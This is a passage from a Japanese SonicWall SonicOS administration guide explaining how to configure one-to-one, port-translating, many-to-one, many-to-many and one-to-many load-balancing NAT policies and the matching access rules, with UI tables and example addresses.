13	0	Default NAT Policy_15	X0	X0	すべて	X0 IP	HTTP 管理	オリジナル	オリジナル	オリジナル
14	33.5k	Default NAT Policy_16	すべて	X1	すべてのインターフェイス IP	すべて	すべて	X1 IP	オリジナル	オリジナル
15	0	Default NAT Policy_17	すべて	U0	すべてのインターフェイス IP	すべて	すべて	U0 IP	オリジナル	オリジナル
16	0	Default NAT Policy_18	X2	U0	すべて	すべて	すべて	U0 IP	オリジナル	オリジナル
17	18.5k	Default NAT Policy_19	X2	X1	すべて	すべて	すべて	X1 IP	オリジナル	オリジナル
18	0	Default NAT Policy_20	X0	U0	すべて	すべて	すべて	U0 IP	オリジナル	オリジナル
19	0	Default NAT Policy_21	X0	X1	すべて	すべて	すべて	X1 IP	オリジナル	オリジナル

- ページの上部にある「+名前」をクリックします。「NAT ポリシーの追加」ダイアログが表示されます。
- 割り付けられたパブリックIPアドレスを使用してパブリックインターネットへのトラフィックを開始することをウェブサーバに許可するNATポリシーを作成するには、次の例に示されているオプションを選択します。
オプションの選択: 発信トラフィック用の1対1のNATポリシーの例:

オプションの選択: 発信トラフィック用の1対1のNATポリシーの例

オプション	値
変換前の送信元	<code>webserver_private_ip</code>
変換後の送信元	<code>webserver_public_ip</code>
変換前の送信先	すべて
変換後の送信先	変換前
変換前のサービス	すべて
変換後のサービス	変換前
着信インターフェース	X3
発信インターフェース	X1
コメント	簡単な説明を入力
NATポリシーを有効にする	オン
再帰ポリシーを作成する	(翻訳先がオリジナルの場合は淡色表示されます)

- 完了したら、「追加」をクリックして、NATポリシーを追加して有効化します。
- 「キャンセル」をクリックして「NATポリシーの追加」ダイアログを閉じます。

このポリシーを適用すると、ファイアウォールは、WAN インターフェース (既定では X1 インターフェース) からのトラフィック開始時に、サーバのプライベート IP アドレスをパブリック IP アドレスに変換します。

サーバでウェブ ブラウザを開き、公開ウェブサイト <http://www.whatismyip.com> にアクセスすることによって、1 対 1 の割付をテストできます。このウェブ サイトには、作成したばかりの NAT ポリシーでプライベート IP アドレスに付加された公開 IP アドレスが表示されるはずですが。

1 対 1 の NAT ポリシーによる着信ポート アドレス変換

このタイプの NAT ポリシーは、内部サーバの実際のリスニング ポートを隠して、別のポートでのサーバへのパブリックアクセスを可能にしたい場合に便利です。以下の例では、別のポート (TCP 9000) 用のサービスオブジェクトを作成したうえで、「着信トラフィック用の 1 対 1 の NAT ポリシーの作成」セクションで作成した NAT ポリシーとルールを変更して、パブリック ユーザがパブリック IP アドレスを通じてプライベート ウェブ サーバに接続できるようにします。その接続には、標準の HTTP ポート (TCP 80) ではなく、作成したポートを使用します。

着信ポート アドレス変換のための 1 対 1 のポリシーを作成するには、以下の手順に従います。

1. 「オブジェクト | 一致オブジェクト > サービス」ページに移動します。このページでは、使用する非標準ポートのユーザ定義サービスを作成します:

#	名前	プロトコル	開始ポート	終了ポート	クラス	参照	構成	削除
1	HTTP	TCP	80	80	既定	国	✎	🗑️
2	HTTP 管理	TCP	80	80	既定	国	✎	🗑️
3	HTTPS	TCP	443	443	既定	国	✎	🗑️
4	HTTPS 管理	TCP	443	443	既定	国	✎	🗑️
5	HTTPS Redirect	TCP	10281	10281	既定	国	✎	🗑️
6	RADIUS アカウント	UDP	1813	1813	既定	国	✎	🗑️
7	SSO 3rd-Party API	TCP	0	0	既定	国	✎	🗑️
8	IDENT	TCP	113	113	既定	国	✎	🗑️
9	IMAP3	TCP	220	220	既定	国	✎	🗑️
10	IMAP4	TCP	143	143	既定	国	✎	🗑️
11	ISAKMP	UDP	500	500	既定	国	✎	🗑️
12	LDAP	TCP	389	389	既定	国	✎	🗑️
13	LDAP (UDP)	UDP	389	389	既定	国	✎	🗑️
14	LDAPS	TCP	636	636	既定	国	✎	🗑️
15	LPR (Unix プリンタ)	TCP	515	515	既定	国	✎	🗑️
16	Megaco H.248 TCP	TCP	2944	2944	既定	国	✎	🗑️
17	Megaco Text H.248 UDP	UDP	2944	2944	既定	国	✎	🗑️
18	Megaco Binary H.248 UDP	UDP	2945	2945	既定	国	✎	🗑️
19	MS SQL	TCP	1433	1433	既定	国	✎	🗑️

2. 「サービス オブジェクト」ビューで「+ 追加」を選択して、「サービス オブジェクト」ダイアログを表示します。

サービス オブジェクト

サービス オブジェクト設定

名前

プロトコル

ポート範囲 -

サブ種別

3. ユーザ定義サービスに `webserver_public_port` などのわかりやすい名前を付けます。
4. 「プロトコル」ドロップダウンメニューで「TCP(6)」を選択します。
5. 「ポート範囲」の場合、両方のフィールドに9000をサービスの開始および終了ポート番号として入力します。
6. 設定が完了したら、「追加」をクリックしてユーザ定義サービスを保存し、「閉じる」をクリックします。

「サービス オブジェクト」画面が更新されます。

7. 「ポリシー | ルールとポリシー > NAT ルール」ページに移動します。
「[着信トラフィック用の 1 対 1 の NAT ポリシーの作成](#)」セクションで作成した、パブリックユーザがパブリック IP アドレスを通じてプライベートウェブサーバに接続できるようにする NAT ポリシーを変更します。
8. NAT ポリシーの横の「編集」アイコンをクリックします。「NAT ポリシーの編集」ダイアログが表示されます。
9. 表に示されているオプションを使用して NAT ポリシーを編集します（「[オプションの選択: 1 対 1 の NAT ポリシーによる着信ポートアドレス変換](#)」の表を参照）。

オプションの選択: 1 対 1 の NAT ポリシーによる着信ポートアドレス変換

オプション	値
変換前の送信元	すべて
変換後の送信元	変換前
変換前の送信先	<code>webserver_public_ip</code>
変換後の送信先	<code>webserver_private_ip</code>
変換前のサービス	<code>webserver_public_port</code> (または上記で付けた任意の名前)
変換後のサービス	HTTP
着信インターフェース	X1
発信インターフェース	すべて
コメント	簡単な説明を入力
NAT ポリシーを有効にする	オン

① **補足:** 着信インターフェースの設定では、サーバが接続されているインターフェースを指定するのではなく、必ず「すべて」を選択してください。これは直観に反しているように思われるかもしれませんが、正しい設定です（インターフェースを指定しようとすると、エラーが発生します）。

10. 「OK」をクリックし、「閉じる」をクリックします。

- このポリシーを適用すると、ファイアウォールは、WAN インターフェース（既定では X1 インターフェース）経由での接続要求の到着時に、サーバのパブリック IP アドレスをプライベート IP アドレスに変換し、要求されたポート（TCP 9000）をサーバの実際のリスニング ポート（TCP 80）に変換します。
- 最後に、前のセクションで作成したファイアウォール アクセス ルールを変更して、すべてのパブリック ユーザがサーバの実際のリスニング ポート（TCP 80）の代わりに新しいポート（TCP 9000）でウェブ サーバに接続できるようにします。
- 「ポリシー | ルールとポリシー > NAT ルール」ページに移動し、webserver_public_ip 用のルールを探します。
- 「編集」アイコンを選択し、「ルールの編集」ダイアログでルールを表示します。
- 表に示すように値を編集します（「オプションの選択: 1 対 1 の NAT ポリシー ルールによる着信ポートアドレス変換」の表を参照）。

オプションの選択: 1 対 1 の NAT ポリシー ルールによる着信ポートアドレス変換

オプション	値
動作	許可
サービス	webserver_public_port (または任意の名前)
送信元	すべて
送信先	webserver_public_ip
許可ユーザ	すべて
スケジュール	常に有効
ログ	オン
コメント	簡単な説明を入力

- 「OK」をクリックします。

確認するには、パブリック インターネット上に配置されているシステムを使用して、新しいカスタム ポートでウェブ サーバのパブリック IP アドレスにアクセスしてください（例: <http://67.115.118.70:9000>）。正常に接続できるはずですが、接続不可の場合は、このセクションを調べて、必要なすべての項目を正しく設定したことを確認します。

WAN IP アドレス経由の着信ポート アドレス変換

これは、SonicOS が動作しているファイアウォール上に作成できる、より複雑な NAT ポリシーの 1 つで、ファイアウォールの WAN IP アドレスを使用して、複数の内部サーバにアクセスできるようになります。このポリシーが特に有効なのは、ISP から 1 つのパブリック IP アドレスしか提供されず、その IP アドレスをファイアウォールの WAN インターフェース（既定では X1 インターフェース）で使用する必要がある場合などです。

以下では、ファイアウォールの WAN IP アドレス経由で 2 台の内部ウェブ サーバへのパブリックアクセスを提供する設定を行います。各サーバは固有のユーザ定義ポートに接続されます。ポートがすべて一意である限り、3 つ以上を作成することが可能です。

ファイアウォールの WAN IP アドレスを使用して複数の内部サーバにアクセスできるようにするには、以下の手順に従います。

- サーバが応答する固有のパブリックポートに対応する 2 つのユーザ定義サービス オブジェクトを作成します。次を参照してください。[サービスの作成](#)。
- サーバのプライベート IP アドレスに対応する 2 つのアドレス オブジェクトを作成します。次を参照してください。[アドレスの作成](#)。

3. 2つの NAT ポリシーを作成して、2 台のサーバがパブリック インターネットへのトラフィックを開始できるようにします。次を参照してください。[発信 NAT ポリシーの作成](#)。
4. 2つの NAT ポリシーを作成して、個別ポートを実際のリスニング ポートに割り付け、各サーバのプライベート IP アドレスをファイアウォールの WAN IP アドレスに割り付けます。次を参照してください。[受信 NAT ポリシーの作成](#)。
5. 2つのアクセス ルールを作成して、任意のパブリック ユーザが、ファイアウォールの WAN IP アドレス経由で両方のサーバ、および各サーバの固有の個別ポートに接続できるようにします。次を参照してください。[アクセス ルールの作成](#)。

WAN IP アドレス経由の着信ポート アドレス変換ポリシーを作成するには、以下の手順に従います。

サービスの作成

1. 「オブジェクト | 一致オブジェクト > サービス」ページに移動します。
2. 「追加」を選択します。「サービスの追加」ダイアログが表示されます。
3. 2つのサービス オブジェクトを作成します。「名前」に対して、`servone_public_port` や `servtwo_public_port` などのユーザ定義サービス オブジェクト名を入力します。
4. それぞれについて、「プロトコル」として「TCP(6)」を選択します。
5. 9100 を `servone_public_port` の開始および終了ポートとして入力します。
6. 9200 を `servtwo_public_port` の開始および終了ポートとして入力します。
7. それぞれのユーザ定義サービスを設定した後は、「保存」ボタンをクリックしてユーザ定義サービスを保存します。
8. 両方のユーザ定義サービスを設定したら、「閉じる」をクリックします。

アドレスの作成

1. 「オブジェクト | 一致オブジェクト > アドレス」ページに移動します。2つのアドレス オブジェクトを作成します。
2. 「+ 追加」をクリックします。「アドレス オブジェクト設定」ダイアログが表示されます。
3. 「名前」に対して、`servone_private_ip` や `servtwo_private_ip` などのユーザ定義アドレス オブジェクト名を入力します。
4. 「ゾーンの割り当て」ドロップダウン メニューで、サーバが配置されているゾーンを選択します。
5. 「種別」ドロップダウン メニューで「ホスト」を選択します。
6. 「IP アドレス」フィールドにサーバのプライベート IP アドレスを入力します。
7. それぞれのアドレス オブジェクトを設定した後は、「保存」をクリックしてアドレス オブジェクトを作成します。
8. 両方のアドレス オブジェクトを設定したら、「閉じる」をクリックします。

発信 NAT ポリシーの作成

1. 「ポリシー | ルールとポリシー > NAT ルール」ページに移動します。
2. 「+ 名前」をクリックします。「NAT ポリシーの追加」ダイアログが表示されます。
3. 2つの NAT ポリシーを作成して、両方のサーバがファイアウォールの WAN IP アドレスを使用してパブリック インターネットへのトラフィックを開始できるようにするには、表に示す 2つのオプション セットを設定します（「[オプションの選択: インターネットへのトラフィックを開始する 2 台のサーバ](#)」の表を参照）。

オプションの選択: インターネットへのトラフィックを開始する 2 台のサーバ

オプション	サーバ 1 の値	サーバ 2 の値
変換前の送信元	servone_private_ip	servtwo_private_ip
変換後の送信元	WAN Interface IP	WAN Interface IP
変換前の送信先	すべて	すべて
変換後の送信先	変換前	変換前
変換前のサービス	すべて	すべて
変換後のサービス	変換前	変換前
着信インターフェース	X3	X3
発信インターフェース	X1	X1
コメント	簡単な説明を入力	簡単な説明を入力
NAT ポリシーを有効にする	オン	オン
再帰ポリシーを作成する	(淡色表示)	(淡色表示)

4. サーバごとに NAT ポリシーを設定した後は、「追加」をクリックして、その NAT ポリシーを追加して有効にします。
5. 両方の NAT ポリシーを設定したら、「閉じる」をクリックします。
これらのポリシーを適用すると、ファイアウォールは、インターフェース (既定では X1 インターフェース) からのトラフィック開始時に、サーバのプライベート IP アドレスをパブリック IP アドレスに変換します。

受信 NAT ポリシーの作成

1. もう一度「ポリシー | ルールとポリシー > NAT ルール」ページで「+ 追加」をクリックします。「NAT ポリシーの追加」ダイアログが表示されます。
2. ユーザ定義ポートを両方のサーバの実際のリスニングポートにマップし、ファイアウォールの WAN IP アドレスをサーバのプライベート アドレスにマップする 2 つの NAT ポリシーを作成するには、表に示している 2 つのオプションセットを設定します (「オプションの選択: サーバへの個別ポートの割付」の表を参照)。

オプションの選択: サーバへの個別ポートの割付

オプション	サーバ 1 の値	サーバ 2 の値
変換前の送信元	すべて	すべて
変換後の送信元	変換前	変換前
変換前の送信先	WAN Interface IP	WAN Interface IP
変換後の送信先	servone_private_ip	servtwo_private_ip
変換前のサービス	servone_public_port	servtwo_public_port
変換後のサービス	HTTP	HTTP
着信インターフェース	X1	X1
発信インターフェース	すべて	すべて

補足: 送信先インターフェースの設定では、サーバが接続されているインターフェースを指定するのではなく、必ず「すべて」を選択してください。

オプション	サーバ1の値	サーバ2の値
コメント	簡単な説明を入力	簡単な説明を入力
NAT ポリシーを有効にする	オン	オン
再帰ポリシーを作成する	消去	消去

- サーバごとに NAT ポリシーを設定した後は、「保存」をクリックして、その NAT ポリシーを追加して有効にします。
- 両方の NAT ポリシーを設定したら、「閉じる」をクリックします。

アクセス ルールの作成

- 「ポリシー | ルールとポリシー > アクセス ルール」ページに移動します。
- 「+ ルールの追加」をクリックします。「アクセス ルールの作成」ウィザードが表示されます。
- パブリック インターネットのすべてのユーザが個別ポートとファイアウォールの WAN IP アドレスを使用して 2 台のウェブ サーバにアクセスできるようにするためのアクセス ルールを作成するには、表に示されている 2 つのオプションを設定します（「[オプションの選択: アクセス ルールの作成](#)」の表を参照）。

オプションの選択: アクセス ルールの作成

オプション	サーバ1の値	サーバ2の値
動作	許可	許可
変更前:	WAN	WAN
変更後:	サーバに割り当てられたゾーン	サーバに割り当てられたゾーン
送信元ポート	すべて	すべて
サービス	servone_public_port	servtwo_public_port
送信元	すべて	すべて
送信先	WAN Interface IP	WAN Interface IP
包含ユーザ	すべて	すべて
除外ユーザ	なし	なし
スケジュール	常に有効	常に有効
ログ	オン	オン
コメント	簡単な説明を入力	簡単な説明を入力

- サーバごとにアクセス ルールを設定した後は、「保存」をクリックして、そのアクセス ルールを追加して有効にします。
- 両方のアクセス ルールを設定したら、「閉じる」をクリックします。

テストと検証

確認するには、パブリック インターネット上に配置されているシステムを使用して、新しいカスタム ポートでファイアウォールの WAN IP アドレス経由でウェブ サーバにアクセスしてください（例: <http://67.115.118.70:9100> and <http://67.115.118.70:9200>). 正常に接続できるはずですが、接続不可の場合は、このセクションとを調べて、必要なすべての項目を正しく設定したことを確認します。

多対 1 の NAT ポリシーの作成

多対 1 は SonicWall セキュリティ装置で非常に一般的な NAT ポリシーであり、アドレスのグループを単一のアドレスに変換することができます。ほとんどの場合、これは、内部「プライベート」IP サブネットを対象として、そこから送信されるすべての要求をファイアウォールの WAN インターフェース（既定では X1 インターフェース）の IP アドレスからの要求に変換することを意味します。この変換を行うと、送信先からは、その要求の送信元が内部プライベート IP アドレスではなく、ファイアウォールの WAN インターフェースの IP アドレスであるかのように見えます。

多対 1 のポリシーを作成するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > NAT ルール」ページに移動します。

一般	オリジナル		変換後							
名前	状況	受信インターフェ...	送信インターフェ...	送信元	送信先	サービス	送信元アドレス	送信先アドレス	サービス	
1	0	Default NAT Policy_3	X2	X2	すべて	X2 IP	SNMP	オリジナル	オリジナル	オリジナル
2	21	Default NAT Policy_4	X2	X2	すべて	X2 IP	Ping	オリジナル	オリジナル	オリジナル
3	0	Default NAT Policy_5	X2	X2	すべて	X2 IP	SSH 管理	オリジナル	オリジナル	オリジナル
4	0	Default NAT Policy_7	X2	X2	すべて	X2 IP	HTTPS 管理	オリジナル	オリジナル	オリジナル
5	0	Default NAT Policy_7	X2	X2	すべて	X2 IP	HTTP 管理	オリジナル	オリジナル	オリジナル
6	0	Default NAT Policy_7	X1	X1	すべて	X1 IP	SNMP	オリジナル	オリジナル	オリジナル
7	1	Default NAT Policy_9	X1	X1	すべて	X1 IP	Ping	オリジナル	オリジナル	オリジナル
8	0	Default NAT Policy_8	X1	X1	すべて	X1 IP	SSH 管理	オリジナル	オリジナル	オリジナル
9	109.6k	Default NAT Policy_11	X1	X1	すべて	X1 IP	HTTPS 管理	オリジナル	オリジナル	オリジナル
10	2	Default NAT Policy_12	X1	X1	すべて	X1 IP	HTTP 管理	オリジナル	オリジナル	オリジナル
11	0	Default NAT Policy_13	X0	X0	すべて	X0 IP	Ping	オリジナル	オリジナル	オリジナル
12	0	Default NAT Policy_14	X0	X0	すべて	X0 IP	HTTPS 管理	オリジナル	オリジナル	オリジナル
13	0	Default NAT Policy_15	X0	X0	すべて	X0 IP	HTTP 管理	オリジナル	オリジナル	オリジナル
14	33.5k	Default NAT Policy_16	すべて	X1	すべてのインターフェースIP	すべて	すべて	X1 IP	オリジナル	オリジナル
15	0	Default NAT Policy_17	すべて	U0	すべてのインターフェースIP	すべて	すべて	U0 IP	オリジナル	オリジナル
16	0	Default NAT Policy_18	X2	U0	すべて	すべて	すべて	U0 IP	オリジナル	オリジナル
17	18.5k	Default NAT Policy_19	X2	X1	すべて	すべて	すべて	X1 IP	オリジナル	オリジナル
18	0	Default NAT Policy_20	X0	U0	すべて	すべて	すべて	U0 IP	オリジナル	オリジナル
19	0	Default NAT Policy_21	X0	X1	すべて	すべて	すべて	X1 IP	オリジナル	オリジナル

2. 「+ 名前」をクリックします。「NAT ポリシーの追加」ダイアログが表示されます。

NAT ルールの追加

名前

タグ

コメント

種類 IPv4 IPv6 NAT 64

有効

オリジナル

変換後

詳細 / 動作

変換前の送信元

変換前の送信先

変換前のサービス

着信インターフェース

発信インターフェース

図の表示

キャンセル

追加

3. NAT ポリシーを作成して X3 インターフェース上のすべてのシステムがファイアウォールの WAN ポートの IP アドレスを使用してトラフィックを開始できるようにするには、以下のオプションを選択します。

オプションの選択: 多対1のNATポリシーの例

オプション	値
変換前の送信元	X3 サブネット
変換後の送信元	WAN Interface IP
変換前の送信先	すべて
変換後の送信先	変換前
変換前のサービス	すべて
変換後のサービス	変換前
着信インターフェース	X3
発信インターフェース	X1
コメント	簡単な説明を入力
NAT ポリシーを有効にする	オン
再帰ポリシーを作成する	(淡色表示)

4. 「保存」をクリックして、NAT ポリシーを追加して有効化します。新しいポリシーが「NAT ポリシー」テーブルに追加されます。
5. 「閉じる」を選択します。
 - ① **補足:** このポリシーは、ファイアウォールのその他のインターフェースの背後にあるサブネットで複製できます。手順は次のとおりです。
 - a. 「変換前の送信元」をそのインターフェースの背後にあるサブネットに変更する。
 - b. 送信元のインターフェースを調整する。
 - c. 別の NAT ポリシーを追加する。

多対多のNATポリシーの作成

多対多の NAT ポリシーを使用すると、特定のアドレス グループを別のアドレス グループに変換できます。このポリシーによって、ファイアウォールでは、複数のアドレスを利用した動的変換を実行できます。多対多の NAT ポリシーに、同じネットワーク接頭辞を持つ変換前の送信元と変換後の送信元が含まれる場合、IP アドレスの残りの部分は変わりません。

多対多のポリシーを作成するには、以下の手順に従います。

1. 「オブジェクト | 一致オブジェクト > アドレス」ページに移動します。

#	オブジェクト名	詳細	種類	IPバージョン	ゾーン	状態	クラス	機能
1	X0 IP	192.168.168.168/255.255.255.255	ホスト	ipv4	LAN	既定	既定	削除 複製 更新
2	X1 IP	192.168.95.102/255.255.255.255	ホスト	ipv4	WAN	既定	既定	削除 複製 更新
3	X2 IP	192.168.94.102/255.255.255.255	ホスト	ipv4	LAN	既定	既定	削除 複製 更新
4	X3 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	削除 複製 更新
5	X4 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	削除 複製 更新
6	X5 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	削除 複製 更新
7	X6 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	削除 複製 更新
8	X7 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	削除 複製 更新
9	X8 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	削除 複製 更新
10	X9 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	削除 複製 更新
11	U0 IP	0.0.0.0/255.255.255.255	ホスト	ipv4	WAN	既定	既定	削除 複製 更新
12	Default Gateway	0.0.0.0/255.255.255.255	ホスト	ipv4	WAN	既定	既定	削除 複製 更新
13	デフォルト アクティブ WAN IP	192.168.95.102/255.255.255.255	ホスト	ipv4	WAN	既定	既定	削除 複製 更新
14	X0 サブネット	192.168.168.0/255.255.255.0	ネットワーク	ipv4	LAN	既定	既定	削除 複製 更新
15	X2 サブネット	192.168.94.0/255.255.255.0	ネットワーク	ipv4	LAN	既定	既定	削除 複製 更新
16	X3 サブネット	0.0.0.0/255.255.255.255	ネットワーク	ipv4		既定	既定	削除 複製 更新
17	X4 サブネット	0.0.0.0/255.255.255.255	ネットワーク	ipv4		既定	既定	削除 複製 更新
18	X5 サブネット	0.0.0.0/255.255.255.255	ネットワーク	ipv4		既定	既定	削除 複製 更新
19	X6 サブネット	0.0.0.0/255.255.255.255	ネットワーク	ipv4		既定	既定	削除 複製 更新

2. ページの上部にある「+ 追加」をクリックします。「アドレスオブジェクト設定」ダイアログが表示されます。

アドレスオブジェクト設定

アドレスオブジェクト設定

名前

ゾーンの割り当て

種別

IP アドレス

3. 「名前」フィールドにアドレス範囲の説明 (public_range など) を入力します。
4. 「ゾーンの割り当て」ドロップダウンメニューで、ゾーンとして「WAN」を選択します。
5. 「種別」ドロップダウンメニューで「範囲」を選択します。「アドレスオブジェクト設定」ダイアログの内容が変化します。

アドレス オブジェクト設定

アドレス オブジェクト設定

名前	<input type="text" value="public-range"/>
ゾーンの割り当て	<input type="text" value="WAN"/>
種別	<input type="text" value="範囲"/>
開始アドレス	<input type="text" value="67.115.118.71"/>
終了アドレス	<input type="text" value="67.115.118.74"/>

- 「開始アドレス」フィールドと「終了アドレス」フィールドにアドレスの範囲（通常は ISP から割り当てられるパブリック IP アドレス）を入力します。
- 「保存」をクリックして範囲オブジェクトを作成します。新しいアドレス オブジェクトが「アドレス オブジェクト」テーブルに追加されます。
- 「閉じる」を選択します。
- 「ポリシー | ルールとポリシー > NAT ルール」ページに移動します。
- 「NAT ポリシー」テーブルの上部にある「+ 名前」をクリックします。「NAT ポリシーの追加」ダイアログが表示されます。
- NAT ポリシーを作成することにより、LAN サブネット（既定では X0 インターフェース）上のシステムがパブリック範囲のアドレスを使用してトラフィックを開始できるようにするには、例に示したオプションを選択します（「オプションの選択: 多対多の NAT ポリシーの例」を参照）。

オプションの選択: 多対多の NAT ポリシーの例

オプション	値
変換前の送信元	LAN サブネット
変換後の送信元	public_range
変換前の送信先	すべて
変換後の送信先	変換前
変換前のサービス	すべて
変換後のサービス	変換前
着信インターフェース	X0
発信インターフェース	X1
コメント	簡単な説明を入力
NAT ポリシーを有効にする	オン
再帰ポリシーを作成する	(淡色表示)

NAT ルールの追加

名前

タグ

コメント

種別 IPv4 IPv6 NAT 64

有効

オリジナル 変換後 詳細 / 動作

変換前の送信元 ?

変換前の送信先 ?

変換前のサービス ?

着信インターフェース

発信インターフェース

図の表示

12. 「追加」をクリックして、NAT ポリシーを追加して有効化します。新しいポリシーが「NAT ポリシー」テーブルに追加されます。

13. 「閉じる」をクリックして「NAT ポリシーの追加」ダイアログを閉じます。

このポリシーを適用すると、ファイアウォールは、作成した範囲内で使用可能な4つのIPアドレスを使用して、送信トラフィックを動的に割り付けます。

時刻動的な割付をテストするには、LAN インターフェース(既定では X0 インターフェース)上の拡散したアドレス範囲(192.168.10.10、192.168.10.100、192.168.10.200 など)に複数のシステムをインストールして、各システムからパブリックウェブサイト(<http://www.whatismyip.com>)にアクセスします。各システムには、作成して NAT ポリシーに連結した範囲の中から別々の IP アドレスが表示されるはずですが、

① **補足:** 多対多の NAT ポリシーに、同じネットワーク接頭辞を持つ変換前の送信元と変換後の送信元が含まれる場合、IP アドレスの残りの部分は変わりません。

1 対多の NAT 負荷分散ポリシーの作成

1 対多のネットワークアドレス変換(NAT)ポリシーを使用することにより、変換前の送信元 IP アドレスを恒久性への鍵として使用して、恒久性を維持しながら、変換後の送信先の負荷を均衡化できます。例えば、ファイアウォールでは、適切な送信先の SMA に対して常にクライアント間の均衡を取ることによって、セッションの恒久性を維持しながら複数の SonicWall SMA 装置の負荷分散を可能にしています。

この NAT ポリシーは、許可アクセスルールと組み合わせられます。

1 対多の負荷分散ポリシーとアクセスルールを設定するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > アクセスルール」ページに移動します。

一般		ゾーン		アドレス		サービス	包含ユーザ	除外ユーザ	スケジュール	
名前	動作	送信元	送信先	送信元	送信先	サービス				
▶ 1 (M)	0	Default Access Rule_1	+	LAN	LAN	すべての X2 管理 IP	SNMP	すべて	なし	常に有効
▶ 2 (M)	13	Default Access Rule_2	+	LAN	LAN	すべての X2 管理 IP	Ping	すべて	なし	常に有効
▶ 3 (M)	0	Default Access Rule_3	+	LAN	LAN	すべての X2 管理 IP	SSH 管理	すべて	なし	常に有効
▶ 4 (M)	0	Default Access Rule_4	+	LAN	LAN	すべての X2 管理 IP	HTTPS 管理	すべて	なし	常に有効
▶ 5 (M)	0	Default Access Rule_5	+	LAN	LAN	すべての X2 管理 IP	HTTP 管理	すべて	なし	常に有効
▶ 6 (M)	0	Default Access Rule_6	+	LAN	LAN	すべての X0 管理 IP	Ping	すべて	なし	常に有効
▶ 7 (M)	0	Default Access Rule_7	+	LAN	LAN	すべての X0 管理 IP	HTTPS 管理	すべて	なし	常に有効
▶ 8 (M)	0	Default Access Rule_8	+	LAN	LAN	すべての X0 管理 IP	HTTP 管理	すべて	なし	常に有効
▶ 9 (M)	0	Default Access Rule_9	+	LAN	LAN	すべて	すべて	すべて	なし	常に有効
▶ 10 (M)	13.1k	Default Access Rule_10	+	LAN	WAN	すべて	すべて	すべて	なし	常に有効
▶ 11 (M)	0	Default Access Rule_11	+	LAN	DMZ	すべて	すべて	すべて	なし	常に有効
▶ 12 (M)	0	Default Access Rule_12	+	LAN	VPN	WAN リモートアクセス	すべて	すべて	なし	常に有効
▶ 13 (M)	0	Default Access Rule_13	+	LAN	VPN	WAN リモートアクセス	すべて	すべて	なし	常に有効
▶ 15 (M)	0	Default Access Rule_15	+	LAN	WLAN	すべて	すべて	すべて	なし	常に有効
▶ 16 (M)	0	Default Access Rule_16	✗	WAN	LAN	すべて	すべて	すべて	なし	常に有効
▶ 17 (M)	0	Default Access Rule_17	+	WAN	WAN	すべての X1 管理 IP	SNMP	すべて	なし	常に有効
▶ 18 (M)	1	Default Access Rule_18	+	WAN	WAN	すべての X1 管理 IP	Ping	すべて	なし	常に有効
▶ 19 (M)	0	Default Access Rule_19	+	WAN	WAN	すべての X1 管理 IP	SSH 管理	すべて	なし	常に有効
▶ 20 (M)	42.7k	Default Access Rule_20	+	WAN	WAN	すべての X1 管理 IP	HTTPS 管理	すべて	なし	常に有効

2. 「+ ルールの追加」をクリックして「アクセスルールの作成」ウィザードを表示します。

ルールの編集

名前:

説明:

動作: 許可 禁止 検査

種類: IPv4 IPv6

優先順位:

スケジュール:

有効:

送信元/送信先:

送信元

ゾーン/インターフェース:

アドレス:

ポート/サービス:

送信先

ゾーン/インターフェース:

アドレス:

ポート/サービス:

ユーザ

包含:

除外:

TCP / UDP

TCP 無動作タイムアウト: 分

UDP 無動作タイムアウト: 秒

図の表示:

3. 表に示されている値を入力します（「オプションの選択: 1 対多アクセスルール」の表を参照）。

オプションの選択: 1 対多アクセスルール

オプション	値
動作	許可
変更前:	WAN
変更後:	LAN
送信元ポート	ポートを選択。既定は「すべて」 補足: 「送信元ポート」を設定すると、アクセスルールは選択されたサービスオブジェクト/グループで定義されている送信元ポートに基づいてトラ

オプション	値
	フィックをフィルタ処理します。選択されたサービス オブジェクト/グループには、「サービス」で選択するのと同じプロトコル種別が設定されている必要があります。
サービス	HTTPS
送信元	すべて
送信先	WAN プライマリ IP
包含ユーザ	すべて
除外ユーザ	なし (既定)
スケジュール	常に有効
コメント	説明テキスト (“SMA LB” など)
ログを有効にする	選択
断片化パケットを許可する	選択
他のすべてのオプション	未選択

- 「適用」を選択します。ルールが追加されます。必要に応じて、「次へ」をクリックして、ウィザードの処理を続行します (次のセクションに記載の手順を参照)。[アクセス ルールの設定](#)。
- 「閉じる」を選択します。
- 「ポリシー | ルールとポリシー > NAT ルール」ページに移動します。
- ページの上部にある「+ 名前」をクリックします。「NAT ポリシーの追加」ダイアログが表示されます。

NAT ルールの追加

名前

タグ

コメント

種別 IPv4 IPv6 NAT 64

有効

オリジナル

変換後

詳細 / 動作

変換前の送信元

変換前の送信先

変換前のサービス

着信インターフェース

発信インターフェース

図の表示

キャンセル 追加

- 割り付けられたパブリック IP アドレスを使用してパブリック インターネットへのトラフィックを開始することをウェブ サーバに許可する NAT ポリシーを作成するには、表に示されているオプションを選択します (「オプションの選択: 1 対多の NAT 負荷分散ポリシーの例」の表を参照)。

オプションの選択: 1 対多の NAT 負荷分散ポリシーの例

オ
プ
シ
ョ
ン 値

変 すべて
換
前
の
送
信
元

変 変換前
換
後
の
送
信
元

変 WAN プライマリ IP
換
前
の
送
信
先

オプション
値

変換後の送信先 「新しいアドレスオブジェクトの作成」を選択すると、「アドレスオブジェクトの追加」ダイアログが表示されます。表に示されているオプションを使用します（「[オプションの選択: アドレスオブジェクトの追加](#)」ダイアログ）。

オプションの選択: アドレスオブジェクトの追加」ダイアログ

オプション	値
名前	説明的な名前 (“MySMA” など)
ゾーンの割り当て	LAN
種別	ホスト
IP アドレス	負荷分散するデバイスの IP アドレス (例のトポロジでは、192.168.200.10、192.168.200.20、および 192.168.200.30)

変換前のサービス
HTTPS

オプション値	
変換後のサービス	HTTPS
着信インターフェース	すべて
発信インターフェース	すべて
コメント	SMA LB などの説明テキスト
NATポリシーを有効にする	選択

オプション
値

再帰ポリシーを作成する
非選択

- 完了したら「保存」をクリックして NAT ポリシーを追加し、その設定を続行します。
- 「閉じる」を選択します。

